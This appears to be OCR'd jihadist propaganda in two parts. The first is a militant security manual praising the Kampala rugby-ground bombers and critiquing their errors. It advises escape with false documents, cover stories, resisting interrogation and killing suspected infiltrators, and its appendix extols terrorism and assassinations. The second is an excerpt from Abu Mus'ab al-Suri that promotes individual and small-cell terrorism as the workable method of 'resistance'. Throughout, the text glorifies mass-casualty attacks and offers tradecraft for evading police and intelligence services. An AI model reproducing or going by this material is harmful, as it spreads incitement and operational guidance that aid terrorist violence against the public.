Serious shortcomings in the qualities required for underground work can lead to failure. For example a mujāhid who is sound politically and has good operational skills but who drinks heavily or gambles can put machinery at risk. Similarly a person with good professional and personal qualities but who is politically confused can be the cause of failure. And a person with good political understanding and fine personal qualities but who has weak operational capability is best used for legal work.

e) Chance or accident:

An unlucky incident can lead to arrest but is the least likely cause of failure. For instance a brother might forget to carry-out a routine security procedure, and it happens that he is exposed as a result yet he has all along been seriously and faithfully observing them. And Allāh (SWT) is the Only Protector!



Case Study (July 11/Kyadondo Rugby Grounds Bombers):

A case in point is what happened with the brothers[182] (may Allāh accept their efforts, strengthen them in their imprisonment and cause their quick release or escape) who carried out the July bombings at the Kyadondo Rugby grounds and the Ethiopian Village bar. Undoubtedly, there were some mistakes, rather numerous grave blunders that those brothers made and here we will, *Insha'Allāh*, point out some of them and what was supposed to be done or what the better option was from among those which we present in their situation (no particular order has been followed;

[182] It is very important that the dear reader understands that our intention is not to put unnecessary blame or finger-pointing on those brothers – for we indeed pray to Allāh (SWT) to keep them safe and strengthen their resolve and also ask all those who wish this Ummah the best to do so just as this Deen commands – but our aim is to shed light on some of the mistakes they made such that we do not fall into similar mistakes in the future. And the Prophet (*SalAllahu alayhi wa ssalam*) said; ***"A believer is not stung twice (by something) out of one and the same hole."*** (Bukhārī: Volume 8, Book 73, Number 154).

- One of the brothers (who appears to have been the leader of the group) was arrested in Mombasa and it was known to be his operation area. We say that it was a serious error on his part to hide their after the operation had been done, rather from the important security and safety precautions as regards jihādi operations is to vacate your known or current area of residence to an area which is very different and far from it. Thus, the brother would have been, Allāh willing, safer if escaped and hid in a new location say in South Africa, Dubai, and others where the security conditions there would allow him to settle quietly under a new identity. And this area (the one intended for hiding after an operation) must have been properly planned for earlier e.g. the amount of money needed, preparation of the relevant/false documents e.g. passport, the transport means and the like. It would even have been better if he crossed the border into Somalia to live with the Mujāhidīn there under their protection and I think it was the safest option for him and the other brothers.
- The other notable mistake was done by the brother (brothers) who was captured first, by failing to keep secret the identities of the other brothers thereby exposing them to the Kuffār. Indeed this was a clear indication of his (their) lack of the sacrifice for this Deen. For undeniably what is praiseworthy, not only among those mujāhidīn who have not yet been arrested but even to Allāh (SWT), is for the arrested mujāhid to sacrifice his head/soul for the safety of his fellow mujāhidīn brothers, their secrets, the jihādi work and groups as whole. And this principle and creed – as we have clearly mentioned under the chapter of prison and imprisonment as well as under the indispensible characteristics of any mujāhid – was not known to the brother(s) to the extent that he (they) revealed all those they worked with or contacted in relation to that operation.
- And from what was evident was that the recruitment and selection (grouping) of the brothers for the job was filled with several faults, from among them;
    - It was plain that the recruitment was done basing on family relations and friendships. And here we are not trying to say that one cannot recruit or work alongside his relative or friend, rather the selection and

recruitment of any potential jihādi operative must not be based on such flimsy grounds or factors but he/she must possess the right characteristics both the worldly and heavenly features[183]. Then if he/she has the required qualities then there is no problem working with them[184].

- It was also clear that the brothers seriously lacked the right Tarbiyyah and training in both matters concerning Imān and Am'niyyat. For instance some of the brothers confessed and even asked for forgiveness for their action claiming they were misled by their brother (as in family relations). This showed that they were lacking in may things like the *Aqīdah* of *al-Wala wal-Bara*, *Sabr* (patience), *Ib'tilah* (tests and trials), e.t.c. It is not known in this Ummah of Muhammad (*SalAllahu alayhi wa ssalam*) that its defenders – the mujāhidīn ask for forgiveness from the Kuffār and *Murtadeen* for their actions done to defend the Ummah and its beliefs. And Allāh (SWT) said;

وَكَأَيِّنْ مِّنْ نَّبِيٍّ قَاتَلَ مَعَهُ رِبِّيُّونَ كَثِيرٌ فَمَا وَهَنُواْ لِمَآ أَصَابَهُمْ فِى سَبِيلِ ٱللَّهِ وَمَا ضَعُفُواْ وَمَا ٱسْتَكَانُواْ وَٱللَّهُ يُحِبُّ ٱلصَّابِرِينَ

"How many of the prophets fought [in Allah's way], and with them [fought] Large bands of godly men? but they never lost heart if they met with disaster in Allah's way, nor did they weaken [in will] nor give in. And Allah Loves those who are firm and steadfast."
(Aal-Imran:146)[185]

[183] Check for some of the most relevant under the chapter: Group Member.

[184] From our current time there are such cases and prominent amongst them, the martyred Amir of the mujāhidīn shaykh Usāmah worked with almost all his sons like Hamzah (may Allāh protect him) who even from a very early age attended the jihād training camps in Afghānistān. Our Shaykh Abū Muhammad al-Maqdisi (May Allāh hasten his escape or release) nurtured his sons along this path of jihād from them his eldest son Muhammad (may Allāh accept him amongst the martyrs) who made Hijrah to Iraq to fight there under the leadership of the martyred Amir Shaykh Abū Mus'ab Zarqawi (may Allāh accept him among the Shuhada) and was martyred there during one of the fiercest encounters between the mujāhidīn and the Crusader US forces. And it's known that the mujāhidīn in Somalia, Afghānistān, Pakistan, Chechnya and Yemen fight together with not only their sons but families even the women. But what is important to mark is that all of them have the gone through the right *Tarbiyyah* otherwise it would not have been the case.

[185] See also Aal-Imran: 169-175 and Al-Ahzāb: 22-23 and Muhammad: 31

- Another mistake was to use brothers who had not yet acquired the necessary know-how of jihādi operations more so, on such an important job. What should have been done was to use only those who were well qualified for the job even if they were few or to delay the mission until the required personnel had been well equipped both practically and theoretically. And this is a serious warning to the brothers involved in jihād work to always restrain the urge to carry-out operation (of any kind) just because the number of brothers is enough before carefully inspecting their combat readiness – and remember Hunain[186].
- To sum it up (not all has been mentioned for lack of space and time), the recruitment and selection process did not follow the right procedure and stages – given the outcome of the operation especially the attitude/character and the words/statements of the captured brothers. It seems that it was done in haste so as to quickly get the 'job' done. Also the brother who recruited some of the brothers (indeed they were hi blood brothers) did not take the necessary caution, did not investigate or monitor his recruits to find out whether they were the right people for the mission let alone the jihād work on a general basis. And this is an eye-opener to all those on this path to follow the right guidelines when recruiting to avoid such dangers and others like infiltration by spies or selecting those dreaming of worldly pleasures.

➢ Also numerous errors were made by the brothers while in prison and other detention centers. For example;

- They totally lacked the basic security knowledge and tactics that must be used by the captured mujāhid once inside the prison such as cutting-the-thread (not revealing any brothers, relations or network and information), lightening the case (for example the one of the brothers should have claimed that the recovered

[186] At-Taubah: 25. Also the dear reader is advised to review this matter in the chapter: Military Training, Weapons and Operations.

phone was stole from him sometime before the time of the bombings), etc.

- The brothers did not have any cover-story previously well thought of and planned to fit into the picture. This would have – Allāh Willing, made it easy for them to confuse the interrogators instead of crying – it (crying) can be used to deceive them only when it happens out of pretense and not out of fear of what has befallen you of torture or threats. All this and more has already been discussed under the chapters; Prison and Imprisonment, Security Plan and Cover Story.
- They also lacked the essential knowledge and belief in the Sunnah of trials and tests otherwise there was no reason why some of the brothers were crying, making apologies, asking for pardon, showing regret and penitence and repentance. It was such a shame to those claiming to uphold the flag of *La illah illa llah* act in such an embarrassing and humiliating manner!!!

To conclude this matter we all don't have any prior knowledge of where, when and how we will die, in this case through martyrdom since we are all in such of the *shahādah*. Thus it is incumbent upon us to be patient and persevere in all situations and places or time we may be because it might be that that is where you are martyred and Allāh (SWT) grants you one of two glorious things – Martyrdom.

Preventing Failure

Following the principles and rules of secrecy greatly reduces the possibility of failure - **"Prevention is better than cure"**. But when failure occurs we must already be armed with the plans and procedures for dealing with the situation.

Detecting and Localizing Failure

When the principles and rules of secrecy are poorly applied failure and arrests follow. The main dangers come from infiltration by enemy agents or the arrest of mujāhidīn during operations. DETECTING failure means to be aware of the danger in good time. LOCALISING failure means to act in order to quickly contain the

crisis and prevent the damage spreading. The following are the main points to consider:

1) Review the cell/*Thuba* or group:

It is only possible to detect and localize failure if the cell/group has been built on a solid basis according to the correct organizational principles. A study and review of the structure, lines of communication and the personnel is an essential part of secret work. But it becomes impossible to obtain a clear picture if the cell/group has been loosely and incorrectly put together and is composed of some unsuitable persons. In such a situation it becomes very difficult to correct mistakes and prevent infiltration. A network which is tightly organized, operates according to the rules of secrecy and is cleared of unsuitable operatives is easier to review and manage.

2) Check suspects:

This is part of the work of reviewing the machinery. It must be carried out discretely so as not to alert the enemy or undermine the confidence of the other brothers.

3) Review the suspects behavior, movement and performance;

a. Check with brother to whom they are close, their relation outside the jihād work like family, workmate, etc. This must be done in secrecy,
b. Carry out surveillance by the security organ of the group or a very reliable and well knowledgeable brother after exhausting the other checks to determine whether there are links with the enemy.

Some Tactics of Enemy Agents:

- ✓ they try to win your confidence by smooth talk and compliments;
- ✓ they try to arouse your interest by big talk and promises;
- ✓ try to get information and names from you which is no business of theirs;
- ✓ try to get you to rearrange lines of communication and contact points to help police surveillance;
- ✓ may show signs of nervousness, behave oddly, show excessive curiosity;
- ✓ may pressurize you to speed up their recruitment or someone they have recommended;
- ✓ ignore instructions, fail to observe rules of secrecy;

Note:
Good mujāhidīn can be guilty of lapses in behavior from time to time, and agents can also be very clever. So do not jump to conclusions but study the suspect's behavior with care and patience. Sooner or later they will make a mistake.

Localizing Failure:
This involves two things: acting against infiltration when it is detected and acting against exposure of the cell/group and preventing further arrests, capture and loss of documents, material etc.

a) Acting against infiltration:
The severity of action will depend on the stage reached and the danger posed. The enemy agent may be:

- Cut-off without explanation;
- Politely cut-off with a good, believable pretext (e.g. told the cell/group unit is being dissolved);
- "frozen" - told they are not being involved because they are being held in reserve;
- Arrested and taken out of the country/region or town as a prisoner for interrogation and torture;
- Eliminated - where they pose serious danger to the survival of mujāhidīn and there is no other way.

b) Avoiding arrest:
The moment it is known that a mujāhid has been arrested those whose identities he or she could reveal must immediately go into hiding. Most arrests take place because this rule is ignored among others. Even if it is believed that the arrested mujāhid is unlikely to break this precaution must be properly observed.

7) Everyone must have an "ESCAPE PLAN". This includes an early warning system; assistance; safe hiding place; funds; transport; disguise; new documents of identity;

8) Endangered mujāhidīn may "lie low" until the threat passes or work in another part of the country or leave the country;

9) All links must be cut with a mujāhid who has come under enemy suspicion or surveillance. In this case the mujāhid may be "put on ice" until the danger has passed.

10) All documents, incriminating material etc. must be destroyed or removed from storage places known to the arrested mujāhid including from his or her house and place of work;

11) All mujāhidīn must be instructed on how to behave if arrested. They must refuse to give away their fellow mujāhidīn and strive to resist even under torture. The longer they resist the more time they give their mujāhidīn to disappear and get rid of evidence.

12) Everything must be done to help the arrested mujāhid by praying for him especially in the last third of the night and the last hour on Fridays, providing help and solidarity to his family, preparing and planning for his release or escape, e.t.c.

APPENDIX

Manual of the Prophet (*SalAllahu alayhi wa ssalam*):

- Sieges using catapults;
  - Banū Qurayzah
  - Banū an-Nadhir
  - Kaybar.
- Trenches – Khandaq (Ahzāb).
- Standard Face-Face warfare;
  - Badr
  - Uhud
  - Mu'tah
  - Hunain
- Duels (Hand-Hand combat e.g. Badr)
- Terrorism[187] (in its most praiseworthy form and with great skill).
- Pre-emptive Attacks.
- Hearts and Minds Strategies;
  - Taif siege
  - He Forgave the Quraysh during Fat'ul Makkah.
  - Hadith: ***"I have been made victorious with terror for a distance of a month"***[188]
- Assassinations
  - Ka'ab bin Ashraf
  - Abu Rafi' Ibn Abi al-Huqayq
  - Khalid Ibn Sufyan al-Hudhali
  - the Jew Yasir Ibn Razzam
- Economic Embargoes;
  - Abu Basir's expeditions against the pagan Quraysh.
  - Shutting down Quraysh trade routes

[187] Al-Anfal: 60
[188] Al-Bukhāri no. 328

- Ambushes and *Ghanīmah* raids.
- Night and Day raids;
  - Kaybar (dawn)
  - Banū al-Mustaliq (daylight)
- Scorched Earth Policy e.g. Banū an-Nadhir's palm trees.
- Deception;
  - March to Hudaibiyah
  - Khalid ibn al-Walid at the battle of Mu'tah against the Romans.

Prophet's (*SalAllahu alayhi wa ssalam*) Instruments Of Power:


- Political;
  - Alliances.
  - Diplomacy.
  - Covenants.
- Military;
  - Assassinations.
  - *Ghanīmah* raids.
  - Prioritizing the near enemy[189].
  - Defensive but later Offensive.
- Economy;
  - Prioritizing the acquisition of new income sources.
  - Aiding the military cause.
  - Distribution (*Zakah* and *Şadaqah*).
- Morale;
  - Strong *Aqeedah* and *Imān*.
  - Revelation of *Ayāt*.
  - Miracles.
  - *Ghanīmah* and *Fai`*
  - *Shūra*[190].
- Government system viz Military Affairs;
  - Versatile and sharp waaqie analysis.
  - Leading by example[191].
  - Use of the *Shūra* system.

[189] At-Taubah: 123
[190] Shūrah: 38
[191] Al-Ahzāb: 21

We ask Allāh (SWT) to accept this effort from us, count it amongst the righteous deeds and to forgive us for any evil that is contained in this compilation.

Don't Forget Us in Your Du'as
Your Brothers At





In accordance with our method,[1] our military theory was born through a study of our own experiences in the jihādī current, as well as through enduring and living in the field throughout the various stages. This is how I produce practical theories, as already defined.

These kinds of theories can only be formulated by those involved actively, with the success granted by Allāh the Almighty and Supreme. They are written for the battlefield. The details in their ideas have been accumulated in the field and during hours of reflection with the mujāhidūn warriors when they rested. We ask Allāh ﷻ to make us one of them. I turn my attention to an important matter, which is:

Most of what I will mention here is a specific organizational and military *ijtihād*, based upon my own experiences, studies and comparisons, and conversations with experienced *mujāhidūn* leaders and their cadre... most of these issues are not concerning the doctrines or the laws about what is *ĥarām* and *ĥalāl*. Rather, they are individual judgements based on lessons drawn from experience with the issues of opinion, war and stratagem.

In the summer of 1991, I already put down the first seed and essence of the idea, when the warning signs of [Operation] Desert Storm and its raging winds drifted towards us in Afghanistan. Thereafter, I developed it further with the earthquakes and tribulations of the latest jihādī experiences in Algeria. Then, it matured and took shape in my mind at the military camps and at the frontlines of the Islāmic Emirate of Afghanistan. I attempted to implement it in cooperation with the Islāmic Emirate. Then September came, and I could devote myself completely to formulating the idea in its final version after the tyrannical persecutions compelled us to a condition close to prison and house arrest. One of its advantages was that I could devote myself to continuing to follow the events, thinking, revising and writing. Three years have passed since the fall of Afghanistan, and historical changes have taken place that have altered the face of civilization and the course of history... The American campaigns started, with their new military methods, and their full-scale attacks everywhere... It has assured me of the truthfulness of these ideas - Allāh ﷻ knows everything - and made me more confident in them, and helped me develop and adjust them, so that they fit to the new reality. The balance of material power between us and our enemies has been shattered. It went to their favor, and then it collapsed.

Therefore, between us and them there is no material or military balance. It cannot be compared... If

1 The following text is taken from his book, 'The Global Islāmic Resistance Call', Ch.8 / Sec.4.

we decided to confront [them], and we regard this as a religious duty - which it truly is - I consider ideas like these, which I will set forth in detail in this section, with Allāh's permission, to be the only workable method, from the perspective of a total confrontation theory. I ask Him for victory, facilitation, inspiration with the truth, blessing, guidance and devotion altogether, and that He will crown His generosity by accepting my prayers. Truly, He is All-Hearing and Responsive.

REVIEW OF THE WAYS AND METHODS OF THE JIHĀD DURING THE JIHĀDĪ CURRENT (1963 - 2001):

As I talked about in detail in the sixth and seventh chapters of part one, the jihādī experiences began at the beginning of the 1960s, and continued until September 2001, when a new world started...

The observer of these experiences is able to categorize them based on their method of confrontation, into three schools of jihād. Every jihād that was fought during this period can be subsumed under one of these categories. The results are as follows:

A. The school of secret military organizations (regional-secret-hierarchical). They are the kind of jihādī experiences and organizations I talked about earlier. They adopted the jihādī ideology and conducted organizational work on the regional level, through a secret system and hierarchical network. The main goal was to topple the existing governments and systems, and to establish the Islāmic system through armed jihād.

A summary of the result:
1. Military failure; defeat in the field.
2. Security failure; disbandment of the secret organizations.
3. *Da`wah* failure; inability to mobilize the Islāmic *ummah*.
4. Educational failure; due to the secrecy.
5. Political failure; by not achieving the goal.

Result: Complete failure on all levels.

B. The school of open fronts and overt confrontations. They are the kind of experiences that took place in arenas of open confrontation. Most well-known are the recent experiences in Afghanistan, Bosnia, and Chechnya. The method used in these confrontations was to confront [the enemy] from permanent bases, and semi-regular guerrilla warfare.

A summary of the result:
1. Overwhelming military success.
2. Security success in curtailing the role of the intelligence.
3. *Da`wah* success; it mobilized the Islāmic *ummah* behind those issues.
4. Partial educational success in the military camps and at the fronts.
5. Political failure except in the case of Afghanistan, where an Islāmic state was established.

Result: Generally a success, and a complete success in Afghanistan.

C. The school of individual jihād and small cell terrorism. They are the kind of single operations that were carried out by individuals or small groups. These are some of the operations:
- Sayyid Nosair al-Maşrī and his killing of the big Zionist Kahane
- Ramzī Yūsuf al-Balochī and the first attempt to destroy the tower of New York.
- Al-Daqamsa, the Jordanian who killed the Zionist women on the border.
- Suleyman Khātir al-Maşrī, who killed guards on the Israeli border.
- The single operations during the Gulf War... and the list is long...

And the summary:
1. Military success; making the enemy tremble.
2. Security success; because these are operations that do not lead to the failure of establishing new cells [in the future].
3. *Da`wah* success; it mobilized the Islāmic *ummah*.
4. Educational failure; due to the absence of a program.
5. Political failure; due to the absence of a program that could transform it into a phenomenon.

Result: Success in confusing the enemy and activating the Islāmic *ummah*.





So, we have arrived at the discussion of these three schools, in our search for the best method of resistance today. We find the following:

As I summarized in the table above, this school led to complete failure on all levels. I do not say these words about this method as a critic from outside. Rather, I have been one of its leaders, agitators, and organizational theorists, Allāh ﷻ is gracious and I pray to Him for devotion and acceptance.

But I look upon the methods as a means, and not as idols. We should use those methods that have given us a proven benefit, and leave behind those methods that have been surpassed by time. Otherwise, we will *also* be surpassed by time.

True, I have mentioned before that the September events put an end to the remnants of the secret organizations of the jihādī current – in particular the Arab ones – the repercussions of those events collectively destroyed what remained of those organizations, and left most of their soldiers killed or captured. But this is not the reason for the termination of this school. In practice, this school terminated ten years before that, with the onset of the New World Order in 1990.

Throughout the last decade of the 20th century, programs for fighting terrorism were able to disband those organizations security-wise, militarily defeat them, isolate them from their masses [of followers], damage their reputation, dry out their financial sources, make their elements homeless, and put them in a state of constant fear, starvation, and lack of funds and people. This was a reality that I knew, as other old jihādī's like me knew as well.

Gradually, those secret organizations vanished and disbanded, and small groups of the remaining [jihādī's] became refugees in the East and the West, persecuted, with their families, children, and individuals from their organizations. Fugitives of religion and though, scorned upon here and there, they hardly produce anything...

The regime of the Dead Pharaoh Ĥassān II terminated, even before it started, the early attempt to form a jihādī organization by The Moroccan Youth Organization (*tandhīm al-shabibah al-maghribīyyah*) in Morocco at the outset of the sixties.

This is also what the regime of Chadli Bendjedid in Algeria did in the middle of the seventies, when it destroyed The Islāmic State Movement (*Ĥarakat ad-dawlah al-islāmīyyah*) without much difficulty.

The security regime of the heretic Nusayrī Ba`th regime in Syria was able to destroy The Fighting Vanguard of the Muslim Brotherhood (*at-talī`ah al-muqātilah lil-ikhwān il-muslimīn*), after an armed revolution that lasted about a decade, ten years before the emergence of the New World Order, and twenty years before September... and it completely annihilated it.

The criminal Pharaonic regime in Egypt under Hosnī [Mubārak]'s leadership – may Allāh never bless him or people of his kind – was able to put an end to all the jihādī organizations in Egypt, one after the other. The last of them were the secret organizations *al-jihād* and The Islāmic Group (*al-jamā`ah al-islāmīyyah*), which were destroyed in the middle of the nineties. Egyptian intelligence disbanded their cells and the government captured most of their members and followers, and this happened years before the September events.



You can say the same thing about what happened in Libya, where Ghadāffī's regime terminated two major attempts, in the middle of the eighties and in the middle of the nineties.

This was repeated when the jihādī organizations in every Arab and Islāmic country clashed with even the weakest security and intelligence regimes in Arab and Islāmic countries! I briefly mention this here, as the details of this have been given in chapter 6-7 in Part One of the book. It culminated in the great cleansing and the most overwhelming success of the Arab security regime, which took place recently in Algeria between 1991 and 1997, in spite of all the propitious conditions for success that this experience offered. Then, the secret organizations' last jihādī pulsation in Yemen and in Lebanon faded away at the end of the 20th century.

The local security regimes in our countries were able to put an end to those attempts, due to the Arab and regional system of coordination. Their results came when the coordination reached the international level. Thus, as I said above in detail, this is a summary of the results of our method:

- Our secret organizations were militarily defeated in all the confrontations. Yes, we won many of the battles, but we lost the war in all the [jihādī] experiences and confrontations. I do not spend time on discussions with the obstinate, for reality is the greatest witness.
- Our secret organizations were defeated in terms of security, their cells were exposed and disbanded, and the attempts to build them were aborted. The security system of the enemy reached a level where even attempts to build cells were subjected to abortive strikes, before they were founded, or at their embryonic stage.
- In those experiences, we failed drastically with regards to the agitation for jihād. The jihādī organizations were not able to reach out to the masses, or to become popular, in spite of the truth they were holding. The number of their supporters did not exceed the hundreds, or maybe tens, in countries with multi-million-size populations.
- The jihādī organizations also failed on the level of educating, preparing, and training their members for confrontation in the field of ideology, doctrine, program, security, as well as in the domain of politics and military expertise... except in limited cases. This was especially true after the start of the confrontations, because none of these secret organizations were able to complete the programs of preparation and building under the slogan 'building through battle' (*al-bina' min khilāl al-ma`rakah*), when the secrecy and the security conditions prevented that. In this way, the cadre and the supporters that had been formed through lengthy education were expended [i.e., killed or captured], and the level of education declined among the succeeding bases of cadre. This has happened in most of the experiences.

Our secret organizations were militarily defeated in all the confrontations. Yes, we won many of the battles, but we lost the war in all the [jihādī] experiences and confrontations.

In the end, and due to the complete failure in the details, the complete failure manifested itself in the inability to realize the goals of the general project.

Let us now, on the basis of this summary, turn our attention to the result of these methods, in light of the current reality after the onset of the New World Order, and especially after September and the campaigns of fighting terrorism:

If the methods of 'the hierarchical, regional, secret organizations' in confronting the local security regimes completely failed over the past decades, just imagine how much more we will fail in confronting the security apparatus of the New World Order, and the onset of the worldwide war to fight terrorism with all its security, military, ideological, political and economic means...?! This is no longer possible. Rather, if we insist on using these methods under the current circumstances, it is – in my opinion – like committing suicide and insisting on failure. It verges on the crime of deceiving the simple-minded Muslim youth who are dedicated to jihād. It means assuming responsibility for their destruction on roads that have proven to yield failure. We paid the price of precious blood for this discovery.

The fault was not the methods of the secret organizations, nor the organizations in general, but it was the changes of time, and the premises of the new reality after 1990, which made those methods destructive. During some of the lectures in Afghanistan, I gave an example to explain this, and I will repeat it here... Let us say you have a strong and excellent electric machine, but it only works with the old electric system, 110 volts. Then, as happened in our countries as well, all sources of electricity are transformed into 220 volts. What will happen if you insist on using it?! The machine will catch fire, and strike your electric system, and maybe give you an electric shock as well!! It is for certain that the weakness is not in the machine, because it is perfect and suitable for working in its time, but the new surrounding conditions have made it outdated, and its natural place has become the museum! In a corner of a closet, as a monument from the past. Your love for it, your memories with it, and the fact that it is your parents' heritage will not change a single bit of the reality. The machine was not any longer suitable for work. The time has changed and the machine has retired from service. This is what the New World Order did with our organizatory machine, the regional secret hierarchical model in spite of its splendour. As a result, significant phenomena occurred, a summary of which we will mention here:

1. The battle between the governments and the jihādī organizations lasted throughout the sixties, seventies and eighties, for many years, until the governments were able to destroy the jihādī organizations. This happened after devastating battles and large losses for the governments. The jihād in Syria lasted for about ten years of confrontation (1973-1983), and in Egypt it was the same or longer. But look at Algeria, where in spite of the perfect premises for jihād and excellent conditions for the jihādī movement, the attempt was crushed during four years (1992-1995)! And the confrontations and the attempts that took place at the end of the nineties and at the beginning of the 21st century only took a few days to destroy! In Lebanon, the organization of Abū `Ā'isha, may Allāh have mercy upon him, which was built over several years, was destroyed in five days! And in Yemen, the movement of Abū al-Ĥassan al-Miḥdār, may Allāh have mercy upon him, was finished in three days, and so on... This confirms that the old machine was no longer suitable, except for destroying itself and its owners, who insisted on working and continuing with it as it was. Here is another comment:
2. The regional and international peripheries (lit. 'margins' *hawamish*) were closed to the operational activity of the regional and international secret organizations, even the non-Islāmic ones, as a result of the emergence of the New World Order after 1990, and especially after September 2001. There were two camps; the Eastern and the Western, and inside the Western camp there were axes, the interests of states, and conflicts. This enabled insurgents in some of the regimes who were client states (lit. 'tails' *adhyāl*) of a particular international axis, to flee to the territory of a state belonging to another axis, and resume operational activity. Here, the secret organizations received support and felt secure. They created safe havens, flourished and became wealthy. In this manner, the insurgents against `Abdel Nāsser in Egypt on the Eastern axis, fled to King



Abū al-Ĥassan al-Miḥdār (far left)

Feisal in Saudi Arabia, which is on the Western axis. The opponents of Ṣaddām operated against him from Syria, as the Muslim Brotherhood and the Fighting Vanguard operated against the Syrian regime from Iraq and Jordan. The jihādīs, Islāmists, and political dissidents travelled from all corners of the world and roamed through many countries, obtaining political asylum and operating secretly across the borders... etc.

However, with the downfall of Russia, and the emergence of a unipolar system (America), most states, and especially the small ones, became client states of one pole imposing a single policy, so the peripheries between the client states and axes disappeared. Hence, the states, the political parties and the small powers lost those peripheries, and were compelled to follow the orders of the politics of the dominant regime on Earth. The weaker the state, secret organization, or front, the greater was the damage inflicted by this New World Order. One of the biggest losers in this turnover was the secret resistance organizations and the opposition parties, as they were forced to cease their activities, dissolve, surrender, or repent and make compromises with their governments.

Otherwise, the other option is to be wiped out. One of the most awful examples is what happened to the Kurdistan Workers Party [PKK] and its leader, `Abdullāh Öcalan. It is one of the strongest militant opposition parties in the world, and it has tens of thousands of fighters spread out in military camps and fronts in Turkey, Syria, Northern Iraq and Lebanon... and it has supporters in north-western Iran. Hundreds of thousands of Kurds in Europe, especially in Germany, provide the PKK with a certain share of their monthly income, revenues amounting to hundreds of millions dollars. It even has a number of satellite TV stations... etc. It is an organizational empire when it comes to the Islāmic jihādī organizations!

When the New World Order emerged, and Syria joined the American axis out of fear and greed, Syria wiped out the [PKK] camps in Syria and Lebanon against its will. The president [of PKK] was forced to emigrate to a number of countries, and then he was kidnapped in cooperation with the CIA, Mossad and the Turkish intelligence. Even Greece, Turkey's historical enemy, assisted in turning him over to Turkey. So the party was dissolved, and its camps were destroyed. America eliminated the remaining [camps] in Iraq, and at last, the ones who were left, declared that they would refrain from the armed option, and form a political opposition party according to democratic standards and the New World Order!! While its imprisoned leader could only hope to not be executed..!

Now the last example: The Irish Republican Army (IRA). It is a militant organization whose history and roots go more than 100 years back in time. It is one of the huge organizations, and it has bonds with Irish communities in America, and receives billions in aid from them. It had excellent training camps in the United States, as well as connections in terms of training and support with Western countries, like Algeria and Libya, and with a number of Arab leftist organizations... etc. When the New World Order emerged, and Great Britain joined the head of the axis of the American alliance, the Irish Republican Army was forced to accept a peaceful option. Its weapons were surrendered, it was dispersed, and the story ended!

The times have changed, and we must design a method of confrontation, which is in accordance with the standards of the present time.

These are some of the glaring examples before us, and there are others. If we did not take a warning from these, we can blame nobody but ourselves when 80% of our forces were eliminated in the repercussions of September 11th during two years only! In order for us to realize that our 'Torā Borā-mentality' has to end.

The times have changed, and we must design a method of confrontation, which is in accordance with the standards of the present time. So I repeat again... the main weakness is not in the structure of the secret organizations or their internal weaknesses, although they were underlying reasons. The main weakness is caused by the fundamental and revolutionary change of the times and the current premises, which has altered the course of history, the present, and consequently the future.



In the next edition of Jihādī Experiences, al-Ṣūrī details the school of open fronts in the pre-September world. He writes, "Thus, we are able to summarize by saying that the experience on the Fronts is regarded as a successful method of confrontation, when compared with the methods of the regional, hierarchical and secret organizations, which failed completely on all levels."



Abu Mus`ab al-Suri

The Jihadi Experience

The Open Fronts & The Individual Initiative

Second: The School of Open Fronts in the Pre-September World[1]

